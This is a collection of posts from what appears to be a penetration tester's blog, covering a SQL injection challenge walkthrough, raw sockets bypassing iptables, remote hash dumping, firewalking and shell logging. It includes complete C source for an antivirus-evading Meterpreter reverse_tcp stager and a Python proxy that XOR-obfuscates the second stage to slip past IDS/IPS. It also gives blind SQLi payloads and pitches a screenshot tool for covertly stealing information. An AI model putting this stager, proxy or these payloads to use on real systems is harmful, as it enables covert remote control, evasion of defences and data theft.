[QP] Stop video recording your command line, I want to grep it!

If this comes of as a rant, then yes it is! I understand that not everyone likes reading and that everyone has their own method to absorb information. That being said there are plenty of cases where videos are not always the best choice. Sometimes people just want to use your video as a reference or quickly look up a command. So just as a reminder I’d like to bring the following well known Linux commands to your attention:

  • script
    • Records all your visible terminal input & output to a file as well as timing information if desired
  • scriptreplay
    • Can replay the recorded input & output if the timing information is available

So you still keep the ‘I prefer watching someone do it experience’ BUT you also provide a way for people to just grep for information. Additionally you can also configure the replay speed to be crazy fast. If I remember correctly mubix linked to these scripts in the past. If you want a clear walk-through do READ the following site:

http://linux.byexamples.com/archives/279/record-the-terminal-session-and-replay-later/

Solving RogueCoder’s SQLi challenge

So I’m hanging around on #vulnhub (freenode) when RogueCoder silently drops a SQLi challenge, which you can find here:

http://ethax.secnet.org/challenges/sqli-01.php?id=1

At first I ignored it since well I’m usually not that big a fan of challenges. Mostly because they are not realistic or because they require you to solve them how the author intends them to be solved. After a while though I decided to give it a try (due to Slurpgeit nagging me to do it together) and well this was one of the more fun SQLi challenges that I’ve done. It was realistic and RogueCoder didn’t impose any “correct solution”. If you hadn’t noticed yet this post will give away the solution, only read on if you have already solved it or if you want to spoil the challenge for yourself.

Now instead of firing up our favorite tool, let’s first understand how the challenge works. When you perform the first request with ID set to 1 you’ll get the following response:

Oracle hates @miss_sudo
Username: shp0ngl3
Email: some@email.com

Now that seems like a normal response, let’s try non existing IDs like -1, 0 or 99999 in all cases I’m just assuming they don’t exist, but you have to start somewhere right? There are two very distinct responses:

Response to id=-1

Oracle hates @miss_sudo
Nice try!

Response to id=0 or id=99999

Oracle hates @miss_sudo

Hmm interesting, just to be sure I also checked the raw response instead of just the browser representation. I mean you never know when some html/javascript might be giving away goodies right? For the ones wondering who miss_sudo is, please read her latest pretty awesome oracle vulnerability on her blog.

The line that caught my eye was “Nice try!” this seems to indicate that some kind of hack detection is in place. Let’s try and see if we can determine what kind of protection is in place:

Several requests with ‘,”,\,%00,\’,\”,\\ all ended in the same message. Which led me to believe that only numbers are accepted, which in turn made me think that would be really weird since it would be almost unsolvable. Let’s go back to basics and see what happens if we do a request with id=02:

Oracle hates @miss_sudo
Username: RexorZ
Email: your@mail.net

So that works, let’s try adding a ‘a’ behind it or enclose it in brackets like ‘(02)’:

Oracle hates @miss_sudo
Nice try!

Now this seems more like it, although you now might wonder why? Well because we now are pretty sure that indeed there is some filter in place that only seems to accept numbers. This is pretty important information if you eventually want to use any of the available SQL injection tools. One of the characters that we have not tested yet, but is actually pretty important is the space character, so let’s do a request with id=0 2:

Oracle hates @miss_sudo
Username: RexorZ
Email: your@mail.net

Fun! Why? Because it tells us that spaces are not immediately rejected but probably replaced by nothing. Depending on the SQL injection point this can be really useful to bypass filters by splitting payloads up, in this case not so much though.  So this is the point where we start thinking about how the programmer might have implemented this and try to think of the defenses he might have used.

I didn’t get that chance though, since I was doing it together with Slurpgeit he had already gone through the list of possible characters and had identified a character ‘%OA’ (line feed) that was allowed, since issuing the request id=2%0a produces:

Oracle hates @miss_sudo
Username: RexorZ
Email: your@mail.net

You might be saying but I see no difference with a request that just does id=2, in this case that’s a good thing. Since it’s a line feed and it produces the same result as a valid request. To really know if this is the magical character we are looking for let’s try a bit of SQL magic with the following requests:

id=2%OA%2bif(1=0,1,2)

Oracle hates @miss_sudo

id=2%0A%2bif(1=1,1,2)

Oracle hates @miss_sudo
Username: user
Email: user@sqli.com

Excellent! We just solved the SQLi challenge. Our first request evaluates to false and thus adds 2 to the id resulting in a total of 4 which is an id with no information associated, our second request evaluates to true and thus adding 1 to the id resulting in a total of 3 which is an id with information associated. I decided to retrieve the current database user with the user() function the “clumsy” way:

id=2%0A%2bif(substring(user(),1,1)=’a’,1,2)

Using that request as a template I used Burp Intruder with the “cluster bomb” payload type to cycle through every possible combination to find the current user.

Slurpgeit will probably respond to this blog post with a more efficient way of retrieving information and RogueCoder will do a whole blog post on this challenge including source and a more in depth explanation of the filters and why the ‘%OA’ characters works to bypass them.

Hope you enjoyed this quickly written walk through and I hope that the big take away is that before using SQL injection tools it really really really helps to have solved it manually and actually understanding the why’s and how’s.

Finally i’d like to thank RogueCoder for making this challenge, Slurpgeit for convincing me to do it and #vulnhub for being an awesome channel :)
Encrypted Screenshots

You might be wondering why on earth you’d need to take encrypted screenshots, in that case here are a couple of reasons:

  • The machine on which you take screenshots has different levels of classification
    • Although in this case you *should* definitely review the full source, specially the crypto part
  • You want to make it harder for the victim to find out what information has been captured (stolen)
  • Just in case you have to transport them on an insecure medium
  • Because it’s an easy way to steal information
  • Because you want to keep your own screenshots safe
    • Don’t generate the key pair on the same machine or save the private key on the same machine!

You can skip directly to ‘cryptoshot’ on my github.

Compiling cryptoshot

I used Visual Studio 2010 express, if you use other versions you might have to resolve possible issues yourself. It should compile without problems if you set the active configuration to ‘Release’. If you run into any problems check one of the following:

  • Are the additional directories ‘libfiles’ and ‘libheaderfiles’ configured correctly under the ‘c/c++’ and linker options?
  • Under ‘Linker->input’ add ‘libcmt.lib’ to the ‘Ignore Specific Default Libraries’ line
  • Set ‘C/C++->Compile As’ to ‘Compile As C Code’

*UPDATE 12-12-2014* WARNING: The above probably results in a missing DLL error when running the binary, do read the comment below this post.

Things I (re)learned

Cryptography is hard, very hard

So for some odd reason I had associated Message Authentication Codes (MAC) with padding oracle attacks. Since the decryption of the screenshots would be done by another process, most probably with a huge delay in time and with no way for an attack to access the possible output, I thought why would I do a MAC over the encrypted data? Luckily for me the people in the #crypto  channel on freenode where willing to explain to me that padding oracle attacks are not the only thing an attacker can do if they can ‘flip bits’ in your encrypted blob. In the case of cryptoshot for example if the attacker can guess the dimensions of the underlying image he could draw his own image. So I added an HMAC to verify before decrypting anything. Additionally for the encryption of the symmetric keys etc, I was using RSA PKCS1 and it had to be swapped for RSA OAEP. Reason being that there are multiple known attacks to PKCS1 encryption.

Multi monitors & the virtual screen


A virtual screen spans MULTLIPLE monitors! Let’s take a look at this MSDN picture:

IC444273

That makes it more clear doesn’t it? The virtual screen can span across multiple monitors and since the primary monitor has 0,0 as it’s origin, everything left from it is negative. So when using the BitBlt function to make a screenshot you need to make sure you distinguish between the left side position of the virtual screen (which will be negative) and the width in pixels of the virtual screen. Which more precise is the difference between using GetSystemMetrics() with SM_XVIRTUALSCREEN and SM_CXVIRTUALSCREEN.

In case you are wondering about the image format, it’s BMP. I looked into creating it as JPEG but then decided it would mean quality loss. So instead I opted to use zlib and compress the entire image before encrypting it. I was to lazy to opt for the PNG option.

[QP] raw sockets & iptables

Funny how sometimes you don’t realize stuff until you actually try to interact with it instead of just observing it. I’ve used tcpdump many times behind a normal iptables ruleset, I’ve also used ‘dhclient eth0’ a lot of times. None of those times though did I realize that dhclient uses raw sockets and that iptables is unable to block those connections. As far as I can tell and with some help from the #netfilter guys on freenode it seems you can’t block raw socket connections at the moment in an easy way. It’s not as bad as it sounds though since you either need root privileges or the CAP_NET_RAW capability to be able to use raw sockets.

If you want to see this for yourself do the following:

iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP

Now try to resolve something or connect to something:

DNS resolving
host http://www.google.com

;; connection timed out; no servers could be reached

TCP connect
nc -vv 173.194.112.51 80

nc: connect to 173.194.112.51 port 80 (tcp) failed: Connection timed out

Now if you do this with raw sockets, using scapy for example:

DNS resolving
>>> a,u = sr(IP(dst=”208.67.220.220″)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=”www.google.com”)))

Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> print a.show()
0000 IP / UDP / DNS Qry “www.google.com” ==> IP / UDP / DNS Ans “173.194.112.51”

TCP connect
>>> a,u = sr(IP(dst=”173.194.112.51″)/TCP(sport=3445))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> print a.show()
0000 IP / TCP 10.50.0.103:3445 > 173.194.112.51:http S ==> IP / TCP 173.194.112.51:http > 10.50.0.103:3445 SA / Padding

Like you can see the resolving works fine and the TCP connection attempt also works fine since we receive a SYN+ACK, this is all happing while we have our iptables policy on DROP. Fun stuff right?

In my opinion this doesn’t really have a lot of real world usage, even though some backdoors as referenced before in my post about connectionless backdoors use the raw socket sniffing method to activate themselves. It could come in handy though if you become root on a server with a strict firewall and you don’t want to alter the firewall, you could use raw sockets for sending and receiving to cut right through it.

If you are wondering QP stands for Quick Post.

Remote hash dumping: no processes or tool upload needed

So after my last article, in which I describe an alternative way to execute code on a remote machine if you have the local administrator’s password, I kept wondering what else could be done with the remote registry? The first thing I immediately thought of was dumping the windows hashes. The reason I thought of this was because it would have several advantages:

  • You would not need to bypass anti virus
  • You would not need to worry about uploading executable files
  • You would not need to worry about spawning new processes on the remote machine
  • You would only need one open port

Since I dislike reinventing the wheel (unless it’s for educational purposes) I started to first search around and see what current methods are available. As far as I can tell they all boil down to the following:

  • Use psexec to dump hashes by
    • Spawning a new process and running reg.exe
    • Uploading your own executable and running it
  • Use WMI to spawn a new process and run reg.exe
  • Use Windows tools
    • regedit.exe / reg.exe
    • Third party (WinScanX)

If you are not interested in my first failed attempt, the learned things you can skip directly to the script on GitHub as usual. Keep reading if you want to know the details. In case you are wondering: Yes I used impacket, it rocks.

Continue reading “Remote hash dumping: no processes or tool upload needed”

Alternative psexec: no wmi, services or mof needed

For me the fun in hacking still remains in finding new ways to achieve the same goal. On one of those days with splendid sun and people having their beer, I thought it would be a good idea to start researching how to get a remote Windows shell without using any of the more  well known methods and preferably from a Linux host. To set the proper context I’m talking about the situation where you have gathered local administrative credentials and want to start gathering shells all over the network. I started to research the current methods and see how they worked the way they did. Then I did a lot of searching around and also some basic process monitoring stuff. This eventually gave me what I wanted a new?? way to start remote processes without using any of the known methods BUT unfortunately it has one possible drawback: it is not instant like the other well known methods.  Depending on your goal and time this can be as much a drawback as it can be an advantage. The actual method IS NOT really new it’s just used in a remote way. Let’s do a quick recap of the ‘well known’ methods I’m referring to, to make sure we are on the same level:

psexec
This is probably the most well known one and implemented in a dozen ways. The basics revolve around uploading an executable and creating a service that starts the executable. It’s efficient, reliable and thoroughly tested. It works from Windows and Linux hosts.

Windows Management Instrumentation (WMI)
This one is often used from visual basic script files or powershell scripts to exeute processes remotely. As far as I can tell it uses some undocumented dcerpc functions. It works very nice from Windows host, but I haven’t seen a Linux implementation yet. There is a libwmi library but I think it only does WMI queries, please correct me if I’m wrong.

Windows Remote Management / Shell (WinRM / WinRS)
This one is pretty neat since it uses the mechanisms provided by Windows to give you a direct shell without uploading anything or making use of temporary files. There is a nice write up about it on the rapid7 website.

Managed Object Format (MOF)
This one seems to have come into existing with Stuxnet and is pretty sexy. All you have to do is drop a correctly prepared file and Windows will execute it.

Looking at all these methods there are a two things that caught my attention:

  • DCE/RPC is pretty powerful
  • Eventually you want to upload your own executable (ex: meterpreter)

If you are impatient you can skip to the source of the POC on github, if you want to know more keep reading.

Continue reading “Alternative psexec: no wmi, services or mof needed”

sslsniff howto dump the temporary key

sslsniff written by Moxie Marlinspike is a pretty nice tool to do SSL analysis. It has two modes of operation:

  • Authority mode
    • Dynamically generates certificates and signs them with the specified CA
  • Targeted mode
    • Uses pre-generated certificates to attack specific sites

Like most (if not all) tools there is always a situation where you want to look at the decrypted data in wireshark.  So yes, for that you would use the ‘targeted mode’, but then again wouldn’t it be nice if you could also do that using the Authority mode? Since I’ve never really messed with reversing and hooking on linux I chose to make a solution that wouldn’t require source code changes to sslsniff. Since the source code is available it helped me to cheat and be able to understand things better. Most of the information I had to read, to actually understand what I was doing can be found at the end of this post under the heading ‘references’. It’s fun to see what you can manage in a short amount of time if you stick to it.

The TL;DR version can be grabbed from my gihub it contains the source code and scripts you need to dump the temporary SSL key. For the ones wondering how I approached his, please keep reading.

Continue reading “sslsniff howto dump the temporary key”

vbscript based interactive registry viewer

Sometimes (don’t ask me why) when you are hacking some terminal server it happens that an administrator has disabled regedit.exe and reg.exe, but forgot about visual basic script (vbs). I know, I know everyone is all busy with powershell, but trust me sometimes vbs is the right script for the job. So I hacked together a quick script to view the registry which you can find on my github:

https://github.com/DiabloHorn/DiabloHorn/blob/master/misc/regview.vbs

It should be pretty self-explanatory, but just in case here is some example usage:

C:\>cscript regview.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[] help

help - displays this help
cd  - change to that key
back - go to parent/previous key
ls - list current subkeys
lsv - list current key values
use - root key number to use
        0 - HKEY_CLASSES_ROOT
        1 - HKEY_CURRENT_USER
        2 - HKEY_LOCAL_MACHINE
        3 - HKEY_USERS
        4 - HKEY_CURRENT_CONFIG

[] use
key number: 1
[HKEY_CURRENT_USER\] cd software\vmware, inc.
[HKEY_CURRENT_USER\software\vmware, inc.] ls
VMware Tools
[HKEY_CURRENT_USER\software\vmware, inc.] cd vmware tools
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] lsv
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] ls
Hgfs Usability
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] cd hgfs usability
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools\hgfs usability] lsv
Entry Name: mappedDriveLetter
        Data Type: String
        Value: z
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools\hgfs usability] back
[HKEY_CURRENT_USER\software\vmware, inc.\vmware tools] back
[HKEY_CURRENT_USER\software\vmware, inc.] exit

I know it lacks a search function, I’ll see if I get around to implement it any time soon. A script to change values is a whole other story though and something I don’t really need that often. If you encounter bugs, do fix them :)

Verifying Nmap scans

So the other day while talking with Slurpgeit the following issue came up:

During a scan nmap reported 1000 ports filtered for the host, but wireshark told us otherwise a RST was received for a few ports but with a delay of ~18 seconds

Hmm that’s interesting, so that means that if wireshark hadn’t been monitored during the scan, the closed ports would have been missed or even worse what if open ports had been missed? The RTT to the host however were within normal ranges, also a simple ping worked fine without any delay whatsoever. Which brings us to an ancient saying about hacking:

Never trust your tools completely, always verify your results! Then verify them again and finally check that they are correct.

Since this is (assumed) something that doesn’t occur that often, you most probably want to automate the verification step. Unless you love looking at scrolling packets in your wireshark window. We can do it actively (real time sniffing) or passively (pcap) after the scans are done. I choose to implement the latter, the passive and after-the-facts verification. Reason being that all you most probably want is to check if something has gone wrong, if not just continue hacking your target. So let’s setup a lab environment to reproduce this issue and then let’s write a script for it using scapy.

I chose to just create two virtual machines within the same subnet, one being the attacker and one being the victim. To delay the traffic on the victim side I used netem since I didn’t manage to do it with iptables. I delayed one port with the following lines I found on the interwebs:

sudo tc qdisc add dev eth0 root handle 1: prio
sudo tc qdisc add dev eth0 parent 1:1 handle 2: netem delay 5s
sudo tc filter add dev eth0 parent 1: protocol ip prio 1 u32 match ip sport 22 0xffff flowid 1:1

This will effectively delay all outgoing packets from port 22 with 5 seconds, which is more then enough to make nmap think it’s a filtered port. Fun fact: while playing with netem, if you apply the delay to all packets then nmap won’t even begin to scan the host, since according to it’s arp scan the host is down. Let’s fire up nmap and take a look at the output:
Continue reading “Verifying Nmap scans”

finding sub domains with search engines

Finding sub domains using DNS is common practice, for example fierce does a pretty nice job. Additionally fierce presents a nice overview of the possible ranges that belong to your target. For some odd reason I also like to find sub domains using search engines, even though this will deliver results that are far from exhaustive. In the past I wrote a perl script to do this, but since I’m becoming a fan of python I decided to rewrite it in python. For example using python-requests and beautifulsoup it only takes like ~10 lines to scrape the sub domains from a search engine page:

def getgoogleresults(maindomain,searchparams):
    regexword = r'(http://|https://){0,1}(.*)' + maindomain.replace('.','\.')
    try:
        content = requests.get(googlesearchengine,params=searchparams).content
    except:
        print >> sys.stderr, 'Skipping this search engine'
        return
    soup = BeautifulSoup(content)
    links = soup.find_all('cite')
    extract = re.compile(regexword)
    for i in links:
        match = extract.match(i.text)
        if match:
            res = match.group(2).strip() + maindomain
            if res not in subdomains:
                subdomains.append(res)

This script doesn’t parse all the result pages from the search engines. Actually it only parses the first page. This is because I wanted to keep it simple for the moment being and it helps to not get blocked that quickly. To compensate for the lack of crawling the results, the script uses multiple search engines and negates the results from one engine onto another.  For example it performs queries like:

site:somedomain.tld -site:subdomain1.somedomain.tld

As said it compensates somewhat for the lack of crawling the results pages but it will surely fail to find all sub domains indexed on the search engines. This is how it looks like:

searchsubdomain.py hacktalk.net
blog.hacktalk.net
leaks-db.hacktalk.net
ns2.hacktalk.net
www.hacktalk.net

Which is exactly the moment when I realised I’d also would like the ip addresses that belong to the found domains. I wrote a separate script for that which uses the adns python bindings. This is how it looks like:

searchsubdomain.py hacktalk.net | dnsresolver.py 
ns2.hacktalk.net 209.190.32.59
www.hacktalk.net 209.190.32.59
leaks-db.hacktalk.net 209.190.32.59
blog.hacktalk.net 209.190.32.59

If you wonder why I wrote a new script that uses adns:

real 0m46.962s
user 0m0.904s
sys 0m0.180s

That’s the time it took to resolve 2280 hosts including a couple of 3 second delays to not hog the DNS server. Also for tasks like this (brute forcing sub domains with DNS) bash is your friend:

for i in `cat hosts.txt`;do echo $i”.hacktalk.net” >> hacktalkdomains.txt;done
dnsresolver.py hacktalkdomains.txt | grep -vi resverror

I copied the two scripts to my /usr/local/bin directory to be able to use them from anywhere on the cli. You can find them over here: https://github.com/DiabloHorn/DiabloHorn/tree/master/misc

Quick tiny python web proxy

Python just keeps amazing me, the following code is all you need to have a proxy up and running in like 10 seconds


from flask import Flask
from flask import request

import requests

app = Flask(__name__)


hosttorequest = 'www.cnn.com'

@app.route('/')
def root():
    r = requests.get('http://'+hosttorequest+'/')
    return r.content

@app.route('/<path:other>')
def other(other):
    r = requests.get('http://'+hosttorequest+'/'+other)
    return r.content
    
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)

Now this sure makes it easy to start hiding some stuff in there. To get it up and running just do: sudo python filename.py

Firewalking with nmap

uhh firewalking, what’s that?

To quote the original paper (1998):

A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists

Now that sounds pretty neat right or not if you usually only focus on open ports and ignore all other relevant information that a network scan can give you. The paper does a pretty good job of explaining the technique, so I’m not going to repeat that. Let’s just see if we understood it correctly by doing a manual test and then let’s see how we can use nmap to automate this. In case you are wondering why I don’t use the original Firewalking tool, it’s cause I prefer to not have a lot of fragmented tools unless I really need them. I mean nmap is a great tool and it just saves you a lot of time if you can just perform all (or as much as possible) of the network mapping with nmap.


Let’s setup a little lab which roughly looks like this:

basicsetup

So basically the attacker wants to enumerate the firewall rules that are in place on vyatta. As said, let’s start with grasping the concept of firewalking, by testing if we can proof the following configuration:

Continue reading “Firewalking with nmap”

We bypassed antivirus, how about IDS/IPS?

So like we have seen in previous posts bypassing antivirus engines isn’t always as difficult as you would expect. Now how about bypassing IDS/IPS systems? After all, the only thing we have done is make the initial stager undetected, the second stage still needs to be transferred over the wire. We have a couple of options to do this:

The first one has already been done by metasploit and integrates really nice within metasploit, so let’s build the second one for fun, profit and general learning.

Since we just want some obfuscation and nothing fancy we’ll just use our good friend XOR to obfuscate the payload. We do want this to be reusable or at least keep it simple. So I’ve chosen to implement an encrypting proxy. Why you ask?

  • You don’t have to change or edit metasploit code
  • You don’t have to change or edit the stage itself
  • You only have to change your stager
    • We have already build our own stager :)

So let’s modify our stager to support XOR decryption. For that we need a XOR function and actually calling that function.

/*
	Use for additional obfuscation??
	http://stackoverflow.com/questions/12375808/how-to-make-bit-wise-xor-in-c
*/
void xor(char *data,int len){
	int i;

	for(i=0;i<len;i++){
		data[i] = data[i] ^ 0x50;
	}
}

Then you actually call the function:

	do{
		response = recv(meterpretersock, recvbuf, 1024, 0);
		xor(&recvbuf[0],response);
		memcpy(payload,recvbuf,response);
		payload += response;
		total += response;
		payloadlength -= response;

	}while(payloadlength > 0);

Those are all the modifications we need to make to our existing stager. The proxy however we’ll need to build from scratch, these are the minimal steps it needs to perform to support a windows/meterpreter/reverse_tcp payload:

  • Listen for incoming connections
  • Connect to the metasploit handler
  • Read the payload length
  • XOR the payload on the fly
  • forward it to our stager
  • Just relay all traffic between stager and metasploit after this point

The only interesting part which is handling the initial stager connection looks like this:

#handle the initial stager connection
def handler(clientsock,addr):
    msfsock = socket(AF_INET, SOCK_STREAM)
    msfsock.connect((MSFIP, MSFPORT))
    msfdata = ''
    #read and send payload length to meterpreter
    msfdata = msfsock.recv(4)
    clientsock.send(msfdata)
    datalen = struct.unpack('<I',msfdata)[0]
    print "payload size %s" % datalen
    #now start sending and xor'ing the data
    while datalen > 0:
        msfdata = msfsock.recv(BUFF)
        xorreddata = ''
        for i in range(len(msfdata)):
            xorreddata += chr((ord(msfdata[i]) ^ XORKEY) & 0xFF)
        clientsock.sendall(xorreddata)
        rl = len(msfdata)
        datalen = datalen - rl
        print "send data %s remaining %s" % (rl,datalen)
    #we are done with obfuscation, just relay traffic from now on
    print "Starting loop"
    thread.start_new_thread(trafficloop,(msfsock,clientsock))
    thread.start_new_thread(trafficloop,(clientsock,msfsock))

Now when you run it you’ll encounter an interesting bug/feature in metasploit as in that metasploit doesn’t allow connections from 127.0.0.1. You can work around this by adding your own local loopback interface as explained here: http://www.kartook.com/2010/10/linux-how-to-add-loopback-on-ubuntu/

After solving that you just start metasploit payload handler:

msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=4444 E

Then you start the encrypting proxy:

./ep.py 10.50.0.103 9999 10.10.10.100 4444

The only thing you have to do now is launch the custom stager and if everything goes as planned your metasploit terminal will look like this:

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.10.100
LPORT => 4444
[*] Started reverse handler on 10.10.10.100:4444 
[*] Starting the payload handler...
[*] Sending stage (762880 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.10.100:4444 -> 10.10.10.100:44995) at 2013-02-21 02:04:02 +0100

meterpreter > getuid
Server username: WIN-COMP\research
meterpreter >

and if you look at the data in wireshark it looks like this, instead of having the usual “This program cannot be run in DOS mode.”:

idsbypass

You can find the complete code for this (stager  & proxy) on my github as usual, as for the compiling instructions I’ve explained those in a previous post.

console/terminal logs ftw

Occasionally I find myself wishing I had logged the output of some command for later reference and often during those occasions I find myself wishing it had a time stamp. So here is a nice reminder to myself, next time make sure my pentesting machine has these modifications.

  • Make sure my prompt includes the time
  • Log everything

bash prompt with time stamp (.bashrc)

#example of what we want:
#PS1="\n[\t] \u@\h:\w\$ "
#embedded in the default ubuntu options "\n[\t] "

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\n[\t] \u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\n[\t] \u@\h:\w\$ '
fi

bash with continuous logging (.bashrc)
make sure we always log our stuff. Note when doing interactive stuff the logs get a little but ugly…but we can live with that
Courtesy of: http://ubuntuforums.org/showthread.php?t=1796500 & https://answers.launchpad.net/ubuntu/+source/gnome-terminal/+question/7131

if [ -z "$UNDER_SCRIPT" ]; then
        logdir=$HOME/conlogs
        if [ ! -d $logdir ]; then
                mkdir $logdir
        fi
        #gzip -q $logdir/*.log
        logfile=$logdir/$(date +%F_%T).$$.log
        export UNDER_SCRIPT=$logfile
        script -f -q $logfile
        exit
fi

References

Evade antivirus convert shellcode to c

So another way to have a meterpreter stager bypass AV is to just port the shellcode to C instead of obfuscating it like I explained in my previous article, still assuming psexec like purposes here.

0

Assembly always seems terrifying if you’ve never worked with it previously, but just like all source code it depends on the coder if it really is terrifying. Take for example the shellcode for the meterpreter stages, that’s some neat code and easy to read also thanks to the comments. Let’s take a look at all the asm for the meterpreter/reverse_tcp stager and determine what it does:

Since we are coding in C there is a lot of stuff we don’t need to convert, for example the API resolving is not really needed. So basically what we have to do is:

  • connect to metasploit handler
  • get the second stage
  • execute it in memory

For the impatient ones, here is the C code you can compile and use. For the ones interested on how to compile and use it, read on.

/*
	Author: DiabloHorn https://diablohorn.wordpress.com
	Undetected meterpreter/reverse_tcp stager
	Compile as C
	Disable optimization, this could help you later on
	when signatures are written to detect this. With a bit of luck
        all you have to do then is compile with optimization.

*/
#include <WinSock2.h>
#include <Windows.h>
#include <stdio.h>

#include "LoadLibraryR.h"
#include "GetProcAddressR.h"

#pragma comment(lib, "ws2_32.lib")

int initwsa();
short getcinfo(char *,char *,int);
SOCKET getsocket(char *);
DWORD WINAPI threadexec(LPVOID);

/* setting up the meterpreter init function */
typedef DWORD (__cdecl * MyInit) (SOCKET fd);
MyInit meterpreterstart;

/* http://msdn.microsoft.com/en-us/library/windows/desktop/ms738545(v=vs.85).aspx */
WSADATA wsa;

/*
	doit
*/
int CALLBACK WinMain(_In_  HINSTANCE hInstance,_In_  HINSTANCE hPrevInstance,_In_  LPSTR lpCmdLine,_In_  int nCmdShow){
	HANDLE threadhandle;
	DWORD  threadid;
	STARTUPINFO si;
	PROCESS_INFORMATION pi;
	char szPath[MAX_PATH];

	GetModuleFileName(NULL,szPath,MAX_PATH);
    ZeroMemory( &si, sizeof(si) );
    si.cb = sizeof(si);
    ZeroMemory( &pi, sizeof(pi) );

	/* Quick & Dirty hack to make this usable for psexec like stuff
	   When executed the first time it will spawn itself this makes
	   sure we return on time and don't get killed by the servicemanager
	*/

	if(strlen(lpCmdLine) == 0){
		strcat_s(szPath,MAX_PATH," 1");
		CreateProcess(NULL,szPath,NULL,NULL,FALSE,0,NULL,NULL,&si,&pi);
	}

	if(strlen(lpCmdLine) > 0){
		//thread just for fun...no real purpose atm
		threadhandle = CreateThread(NULL,0,threadexec,szPath,0,&threadid);
		WaitForSingleObject(threadhandle,INFINITE);
	}
}

/* http://msdn.microsoft.com/en-us/library/windows/desktop/ms682516(v=vs.85).aspx
	read port:ip
	Receive stage
	Load it using reflectivedllinjection
*/
DWORD WINAPI threadexec(LPVOID exename){
	SOCKET meterpretersock;
	int response = 0;
	int total = 0;
	char *payload;
	char recvbuf[1024];
	DWORD payloadlength = 0;
	HMODULE loadedfile = NULL;

	if(initwsa() != 0){
		exit(0);
	}

	meterpretersock = getsocket((char *)exename);
	response = recv(meterpretersock, (char *)&payloadlength, sizeof(DWORD), 0);

	payload = (char *)malloc(payloadlength);
	memset(payload,0,payloadlength);
	memset(recvbuf,0,1024);

	do{
		response = recv(meterpretersock, recvbuf, 1024, 0);
		memcpy(payload,recvbuf,response);
		payload += response;
		total += response;
		payloadlength -= response;

	}while(payloadlength > 0);
	payload -= total;
	loadedfile = LoadLibraryR(payload,total);
	meterpreterstart = (MyInit) GetProcAddressR(loadedfile,"Init");
	meterpreterstart(meterpretersock);

	free(payload);
	//closesocket(sock); meterpreter is still using it
}
/*
	Get a socket which is allready connected back
*/
SOCKET getsocket(char *self){
	SOCKADDR_IN dinfo;
	SOCKET sock;
	int respcode = 0;
	char *ipaddr = (char *)malloc(sizeof(char)*25);
	short port = 0;

	memset(ipaddr,0,sizeof(char)*16);
	port = getcinfo(self,ipaddr,16);

	sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
	if(sock == INVALID_SOCKET){
		printf("socket failed\n");
		exit(0);
	}
    dinfo.sin_family = AF_INET;
    dinfo.sin_addr.s_addr = inet_addr(ipaddr);
    dinfo.sin_port = htons(port);

	respcode = connect(sock, (SOCKADDR *) &dinfo, sizeof (dinfo));
	if(respcode == SOCKET_ERROR){
		exit(0);
	}
	free(ipaddr);
	return sock;
}

/*
	Initialize winsock
*/
int initwsa(){
	int wsaerror = 0;
	//wsa is defined above main
	wsaerror = WSAStartup(MAKEWORD(2,2),&wsa);
	if(wsaerror != 0){
		return -1;
	}
	return 0;
}

/*
	Get ip address and port information from our own executable
	Feel free to hardcode it instead of doing this
*/
short getcinfo(char *self,char *ipaddr,int len){
	int i = 0;
	int offset = 0x4e;
	//[port as little endian hex][ip as string \0 terminated]
	//9999 -> 270f -> 0f27
	//127.0.0.1 -> 127.0.0.1
	//make sure to padd with \0's until max buffer, or this will read weird stuff
	short port = 0;
	FILE * file = fopen(self, "r");
	fseek(file,offset,SEEK_SET);
	fread((void *)&port,(size_t)sizeof(short),1,file);
	fread(ipaddr,(size_t)len,1,file);
	fclose(file);
	return port;
}

Continue reading “Evade antivirus convert shellcode to c”